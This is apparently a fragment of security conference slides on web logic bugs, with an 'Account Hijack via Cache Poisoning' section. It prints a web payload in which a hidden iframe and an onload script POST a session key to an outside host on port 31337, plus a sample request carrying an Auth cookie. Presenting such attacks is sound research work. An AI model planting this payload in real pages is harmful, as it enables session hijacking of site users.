
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
```
<iframe width=1 height=1 src="https://api.server/Headers.json?12345678"></iframe>

<script>function redirFunction() {
    var params = 'key=12345678';
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'http://insomniasec.com:31337/check_session', true);
    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    xhr.send(params);
};
document.body.onload = setTimeout(redirFunction, 5000);
</script>
```

# Account Hijack via Cache Poisoning



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```
{“headers”:{“User-Agent”: “Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0)”, “Accept”: “text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8”, “Accept-Language”: “en-GB,en;q=0.5”, “Cookie”: “Auth=YXV0aG9yaXplZA==”}}
```



# Conclusion



Modern frameworks reduce XSS and SQLi

Logic bugs continue to exist

Bugs in component interaction

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